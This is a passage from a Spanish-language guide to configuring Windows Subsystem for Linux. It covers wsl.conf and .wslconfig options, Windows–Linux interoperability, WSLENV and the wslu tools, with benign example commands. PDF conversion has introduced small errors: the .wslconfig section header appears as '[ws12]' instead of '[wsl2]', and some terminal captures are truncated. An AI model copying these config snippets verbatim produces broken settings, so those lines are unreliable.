Una vez tienes la distribución que necesitas, necesitarás entender bien cómo configurarlas, mantenerlas y gestionarlas. Lo primero es entender sus dos archivos esenciales:

- /etc/wsl.conf: Está en el /etc de cada distribución y le afecta solo a ella. Aquí se modifican las unidades montadas o parámetros de red.
- C:\users\username\.wslconfig: Está en el perfil de cada usuario de Windows y afecta a todas sus distribuciones por igual. Aquí se modifica desde el Kernel común hasta los límites de recursos asignados.

Además, existen una serie de herramientas muy recomendables para manejar la interoperabilidad entre Windows y las distribuciones.

WSL.CONF

Lo primero que hay que tener en cuenta es que cada vez que hagas un cambio en el fichero, se debe ejecutar desde un PowerShell (no necesariamente como administrador, sino como usuario que ha instalado las distribuciones):


```
wsl.exe -t Ubuntu
```

O el nombre de la distribución (si no lo sabes, ejecuta el parámetro --list de wsl), y esperar lo que Microsoft llama “la regla de los 8 segundos” para que se pare todo y se vuelva a lanzar. Es lo equivalente a reiniciar la máquina sin reiniciar Windows. Un comando con efecto similar es:

```
wsl.exe -shutdown
```

Que reinicia por completo el WSL (todas las instancias).

La distribución hará caso a /etc/wsl.conf, exista o no, puedes crearlo y modificarlo. Las principales características que puedes modificar son:



```
[automount]
enabled = true
```

Para que monte o no en /mnt/ tus unidades de disco de Windows. Normalmente querrás hacerlo, pero si prefieres que estén completamente aisladas, ponlo a false. Si quieres que estén en otro sitio que no sea /mnt/c y sucesivas, puedes modificarlo (previa creación del directorio en sí) con:

```
root = /discowin/
```

debajo de [automount].

Si añades:

```
mountFsTab = true
```

Le hará caso al /etc/fstab de toda la vida del sistema. Y ahí podrás montar otros discos de red o virtuales.

Por cierto, en realidad, Windows permite crear ficheros con el mismo nombre en un directorio. Es “case sensitive” desde Windows NT (cumpliendo POSIX). Se desactivó por defecto en Windows NT y posteriores por retrocompatibilidad con Windows 98 (y no conviene activarlo). Desde 2018, se puede activar por carpetas para montar volúmenes WSL. Se usa este comando:

```
fsutil.exe file queryCaseSensitiveInfo <path>
```

```
C:\f\pruebas>fsutil.exe file setCaseSensitiveInfo c:\f\pruebas enable
El atributo que distingue mayúsculas de minúsculas del directorio c:\f\pruebas está habilitado.

C:\f\pruebas>echo texto > Hola.txt

C:\f\pruebas>dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: FA61-DEDS

Directorio de C:\f\pruebas

01/10/2023 11:12    <DIR>          .
01/10/2023 11:12    <DIR>          ..
01/10/2023 11:12            8 Hola.txt
01/10/2023 11:10            8 hola.txt
                2 archivos           16 bytes
                2 dirs   49.729.667.072 bytes libres

C:\f\pruebas>fsutil.exe file setCaseSensitiveInfo c:\f\pruebas disable
Error: Este directorio contiene entradas cuyos nombres solo difieren en el uso de mayúsculas y minúsculas.
```

¡Dos ficheros con nombre igual en el mismo directorio en Windows!

No se podrá deshabilitar si ya existen nombres que solo se diferencian en las mayúsculas. No conviene activarlo en el sistema por completo porque muchas APIs de programas no lo entenderán y quizás toquen un fichero pensando que es otro. Sí que es útil para montar volúmenes en WSL. Si desde la distribución quieras ver los atributos de la unidad montada, instala:

```
apt install attr

root@DESKTOP-KP500GD:~# getfattr -n system.wsl_case_sensitive /mnt/c
getfattr: Removing leading '/' from absolute path names
# file: mnt/c
system.wsl_case_sensitive="0"
```

Viendo los atributos desde la Ubuntu


Y ejecuta getfattr como en la imagen.

Seguimos con más opciones dentro de /etc/wsl.conf

```
[automount]
crossDistro = true
```

Esta configuración, activa por defecto, permite que se comparta el sistema de ficheros entre varias distribuciones. Por cada una, habilita un punto en /mnt/wsl que van a poder compartir. Por defecto verás un archivo resolv.conf dentro, con la IP de Windows dentro de tu subred con el sistema.

Pero lo importante es que dispones de un espacio compartido entre distribuciones, además de tu disco duro Windows, por supuesto.




```

sergio@DESKTOP-KP500GD: ~
ls: command not found
sergio@DESKTOP-KP500GD:~$ ls /mnt/wsl/
resolv.conf
sergio@DESKTOP-KP500GD:~$ touch /mnt/wsl/hola.txt
sergio@DESKTOP-KP500GD:~$ ls /mnt/wsl/hola.txt
/mnt/wsl/hola.txt

```

En la imagen, creo un hola.txt en la Ubuntu y lo veo con la Kali.

Seguimos con más configuraciones dentro de /etc/wsl.conf



```

[network]
generateHosts = true
generateResolvConf = true
hostname = MiLinux

```

Habitualmente, el archivo “host” de Windows se hereda desde Windows a la distribución. Por defecto, se copiará c:\Windows\System32\drivers\etc\hosts a /etc/hosts porque son formatos compatibles. Pero cuidado, porque es en una sola dirección. O sea, de Windows a Linux. Los cambios realizados en Linux no se propagarán a Windows. No se sincroniza.

Igual con los servidores DNS. Se copiarán los DNS de Windows a /etc/resolv.conf. Si se quieren usar servidores DNS diferentes entre Windows y Linux, no hay más que poner a false generateResolvConf.

La opción de modificar el nombre de sistema es simplemente decorativa. Esto también puedes añadirlo para que el usuario que arranca por defecto sea diferente en la distribución.



```

[user]
default = root

```


Esta opción de “boot” a continuación es especialmente importante y útil, porque serán comandos que se lanzarán nada más arrancar la distribución. Pero cuidado porque en

Windows 10 se podrán arrancar solo comandos, y en Windows 11, también servicios¹⁵ (por ejemplo, `service docker start`).




```
[boot]
command = apt update && apt upgrade -y
```

La interoperabilidad e WSL permite ejecutar programas Windows desde el sistema Linux y compartir variables de entorno. Se puede habilitar o no según necesidades o por seguridad. Por defecto está habilitada.



```
[interop]
enabled=true
appendWindowsPath=true
```

Con `appendWindowsPath` se puede indicar que se añada o transmita el PATH por defecto de Windows a la distribución, para poder ejecutar desde ella programas. Por ejemplo, en la imagen de más abajo se ve que se comparten la variable de PATH de Windows pero “mapeados” a `/mnt/c`. La interoperabilidad es la que permite que pueda lanzar la calculadora desde la Ubuntu o cualquier otra instancia. Para lanzar programas Windows dentro de cada distribución, se debe especificar la extensión, por ejemplo “`calc.exe`”.



Terminal output:

```
root@DESKTOP-KP500GD:~# calc.exe
root@DESKTOP-KP500GD:~# echo $PATH
/usr/local/sbin:/usr/bin:/bin:/usr/games:/usr/local/games:/mnt/c/Program Files/WindowsApps/CanonicalGroupLimited.Ubuntu_2204.2.33.0_x64_79
hkp1fdgsc:/mnt/c/Program Files (x86)/Common Files/Oracle/Java/javapath:/mnt/c/WINDOWS/system32:/mnt/c/WINDOWS/System32/wbem:/mnt/c/WINDOWS/System32/Windo
sPowerShell/v1.0:/mnt/c/WINDOWS/System32/OpenSSH:/mnt/c/Program Files/Calibre2:/mnt/c/Program Files/dotnet:/mnt/c/Program Files (x86)/GnuPG/bin:/mnt/c/Program Files/
utofirm/AutoFirma:/mnt/c/Users/Sergio/AppData/Local/Microsoft/WindowsApps:/mnt/c/users/Sergio/.dotnet/tools:/mnt/c/Users/Sergio/AppData/Roaming/Amazon:/snap/bin
root@DESKTOP-KP500GD:~#
```


Calculator window output:

```
C:\Windows\System32\drivers\etc>echo $PATH
$PATH
C:\Windows\System32\drivers\etc>echo %PATH%
C:\Program Files (x86)\Common Files\Oracle\Java\javapath;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\wbem;C:\WIND
OWS\System32\WindowsPowerShell\v1.0;C:\WINDOWS\System32\OpenSSH;c:\Program Files\Calibre2;c:\Program Files\dotnet\c;
\Program Files (x86)\Gpg4win\..;GnuPG\bin;c:\Program Files\AutoFirma;c:\Users\Administrador\AppData\Local\Micr
osoft\WindowsApps
```

Comprobando que se ha transmitido el path de un sistema a otro, y que puedo ejecutar la calculadora desde Ubuntu

Si lo que se quiere es una variable de entorno temporal, se puede usar `WSLENV`, que es una variable especial dentro de Windows para facilitar la comunicación entre ambos entornos y no persiste.

¹⁵ <https://learn.microsoft.com/en-us/windows/wsl/wsl-config>



```
C:\WINDOWS\system32\cmd.exe
sergio@DESKTOP-KP500GD:~$ export RUTA1=/mnt/c/Users/Sergio/
sergio@DESKTOP-KP500GD:~$ export WSLENV=RUTA1/p
sergio@DESKTOP-KP500GD:~$ cmd.exe
'\\wsl.localhost\Ubuntu\home\sergio'
CMD.EXE se inició con esta ruta como el directorio actual. No se permiten
rutas UNC. Regresando de manera predeterminada al directorio Windows.
Microsoft Windows [Versión 10.0.19045.3803]
(c) Microsoft Corporation. Todos los derechos reservados.


C:\Windows>echo %RUTA1%
C:\Users\Sergio\

C:\Windows>
```

Fuera del cmd ejecutado dentro de Ubuntu, la variable no tiene valor

Fundamentalmente sirve para *scripting*. La variable /p al final indica que el valor funciona en Windows y WSL, pero se puede indicar que fluya en otras direcciones con otras variables. Toda la información sobre WSLENV aquí¹⁶.

La interoperabilidad también permite comunicarse entre las distribuciones y Windows de forma curiosa y nativa, con tuberías y redirecciones con lo que te puedes poner bastante creativo. Un par de ejemplos bastarán para entender el potencial.



```
cat /mnt/wsl/resolv.conf | /mnt/c/Windows/System32/clip.exe
sergio@DESKTOP-KP500GD: ~$ cat /mnt/wsl/resolv.conf | /mnt/c/Windows/System32/clip.exe
sergio@DESKTOP-KP500GD:~$
```

Portapapeles

This file was automatically
generated by WSL. To stop automatic
generation of this file, add the f

Ejecutando comandos entre Windows y Linux

En esta imagen le puse el contenido de un archivo de WSL al *clipboard* de Windows. El historial del portapapeles lo he conseguido pulsando la tecla Windows y V (activalo ya para disponer de un historial de tu portapapeles).

¹⁶ <https://devblogs.microsoft.com/commandline/share-environment-vars-between-wsl-and-windows/>

Y al revés, por ejemplo, desde PowerShell:


```
PS C:\Users\Sergio> Get-ComputerInfo | wsl.exe -d Ubuntu
grep OsLastBootUpTime
OsLastBootUpTime: 21/10/2023 11:33:33
```

Lo que hemos hecho en el comando anterior es extraer la información OsLastBootUpTime de todo lo que sale de Get-ComputerInfo, pero gracias a un grep, que a su vez ha sido lanzado por la Ubuntu a la que hemos invocado con “wsl.exe -d Ubuntu”.

Más ejemplos:

```
notepad.exe $(wslvar USERPROFILE/.wslconfig)
```

```
sergio@DESKTOP-KP500GD:~$ notepad.exe $(wslvar USERPROFILE/.wslconfig)
```



Lanzando con Notepad un archivo de Windows, pero usando variables de entorno internas

Abro el contenido del fichero con *notepad* desde Windows, usando una variable de entorno apuntando a mi perfil, pero en WSL. No te olvides de poner la extensión. Ni notepad ni ningún otro programa te funcionará sin el exe. Aunque parece que no asocia la extensión sino el *magic number*. Si analizamos la interoperabilidad y cómo se lanza a Windows un ejecutable, a través de la funcionalidad de Linux binfmt_misc (binary format miscelanea), vemos esto:

```
sergio@DESKTOP-KP500GD:~$ cat /proc/sys/fs/binfmt_misc/WSLInterop
enabled
interpreter /init
Flags: PF
offset 0
magic 4d5a
sergio@DESKTOP-KP500GD:~$
```

```
sergio@DESKTOP-KP500GD:~$ strings /init | grep WSLInterop
:WSLInterop:M::MZ::/init:P
ExecStart=/bin/sh -c '(echo -1 > /proc/sys/fs/binfmt_misc/WSLInterop-late) ; (echo
:WSLInterop-late:M::MZ::/init:P > /proc/sys/fs/binfmt_misc/register)'
:WSLInterop:M::MZ::/init:FP
```

Asocia el *magic number* MZ a la interoperabilidad. También se puede ver en el binario init


```
wsl.exe -d Ubuntu -e sh /home/sergio/ls.sh
```

En el caso de que quieras ejecutar un script, es importante pasarle el parámetro “sh” a la ejecución de wsl para que no llame dos veces a la Shell.

.WSLCONFIG


Vamos ahora con el archivo `.wslconfig`, que se encuentra en el perfil de usuario. Se encarga de transmitir la configuración a todas las distribuciones, o sea, es configuración de la virtual que las aloja y del *Kernel* común.

Ya lo hemos usado para decirle a WSL que debe utilizar otro *Kernel* compilado. También se le pueden indicar otras opciones, como por ejemplo esta que permite que el *Kernel* arranque con comandos nada más lanzarse, recuerda que serán comunes a todas las distribuciones (más aquí¹⁷).




```
[ws12]
kernelCommandLine= vsyscall=emulate
```

En esta web¹⁸, se sugiere usarlo para deshabilitar cgroup v1 en todas las máquinas y quedarse con cgroup v2. Así:




```
[ws12]
kernelCommandLine = cgroup_no_v1=all
```

O para que se arranque con unos límites establecidos de rendimiento.



```
[ws12]
memory=3GB      # Limits VM memory in WSL 2 up to 3GB
processors=2 # Makes the WSL 2 VM use two virtual processors
```

Esto es muy recomendable. Cuando trabajes mucho con las distribuciones tenderán a comerse los recursos (y es un fallo que deberán ir puliendo. En especial ocurre después de suspender o hibernar el equipo). En la imagen de abajo verás el proceso *vmmem* en mi propio sistema, que me estaba hundiendo el Windows. Esto es porque no limité el uso con los comandos anteriores. Recuerda que esto limita los recursos para compartirlos entre todas las instancias o distribuciones creadas dentro de la máquina virtual que las aloja.




Vmmem hundiéndome el sistema

¹⁷ <https://learn.microsoft.com/en-us/windows/wsl/wsl-config>

¹⁸ <https://stackoverflow.com/questions/73021599/how-to-enable-cgroup-v2-in-wsl2>


Si lo limitas, puedes hacer un *htop* y comprobarlo:



Se ve que mi Ubuntu solo dispone de 2GB de RAM y dos procesadores.

Con respecto a la memoria, recientemente se han añadido más opciones disponibles en *.wslconfig*. Por ejemplo *autoMemoryReclaim*, que puede estar igualado a *gradual* o *dropcache*. Esta opción irá liberando memoria cuando detecta que el procesador en WSL 2 está ocioso. Bien de forma gradual, o de golpe.

Un detalle importante si falla el sistema y no puede levantar una distribución, por ejemplo, es que existe un “modo seguro”.



Modo seguro para las distribuciones

El equivalente para poder tocar dentro del “namespace” principal, es este:

`debugShell=true`

Hay más parámetros interesantes que se pueden usar:

Con esto activo se abrirá la distribución que corre al resto. Esto solo funciona en Windows 11 con distribuciones instaladas desde Microsoft Store.

- *bestEffortDnsParsing*: Permite a WSL intentar resolver nombres de dominio incluso si hay errores en la configuración DNS.
- *dnsTunnelingIpAddress*: Especifica la dirección IP utilizada para la tunelización DNS, mejorando la compatibilidad con VPNs y redes complejas.
- *initialAutoProxyTimeout*: Establece el tiempo de espera inicial para la configuración automática del proxy en WSL1.
- *ignoredPorts*: Define una lista de puertos que WSL ignorará, evitando conflictos con aplicaciones del Windows que la aloja.

- hostAddressLoopback: Permite que WSL use 127.0.0.1 para acceder a servicios en el host Windows.
- swapfile: Especifica la ubicación del archivo de intercambio.
- swap: Configura la cantidad de memoria de intercambio.
- pageReporting: Habilita o deshabilita el informe de páginas de memoria no utilizadas al host Windows.
- localhostforwarding: Permite el reenvío de conexiones localhost entre WSL y Windows.
- nestedVirtualization: Habilita la virtualización anidada en WSL, por lo que permite ejecutar máquinas virtuales dentro de WSL.

Herramientas wslu

Es un paquete de herramientas creadas por un programador independiente, pero casi estándar en los WSL. Se instalan con (si es que no lo trae ya la Ubuntu).

```
apt-get install wslu
```

Y a partir de aquí, tienes:

- Wslpath (sin la u) traduce los path entre un formato y otro y además fuerza a que sean absolutos. Por ejemplo

```
sergio@DESKTOP-KP500GD:~$ wslpath c:\\users
/mnt/c/users
sergio@DESKTOP-KP500GD:~$ wslpath -w /mnt/c/users
C:\\users
```

Útil para el *scripting*. Con la u, wslupath está deprecado.

- wslview: Le lanzas una URL y la ejecuta en programa de Windows por defecto. Un TXT lo lanzará con Notepad, una URL con el navegador, etc.
- Wslpy¹⁹: No es una utilidad en sí, sino una librería Python para trabajar esa interoperabilidad entre Windows y WSL.


La puedes instalar con:

```
pip install wslpy
```

Y podrás hacer cosas como:

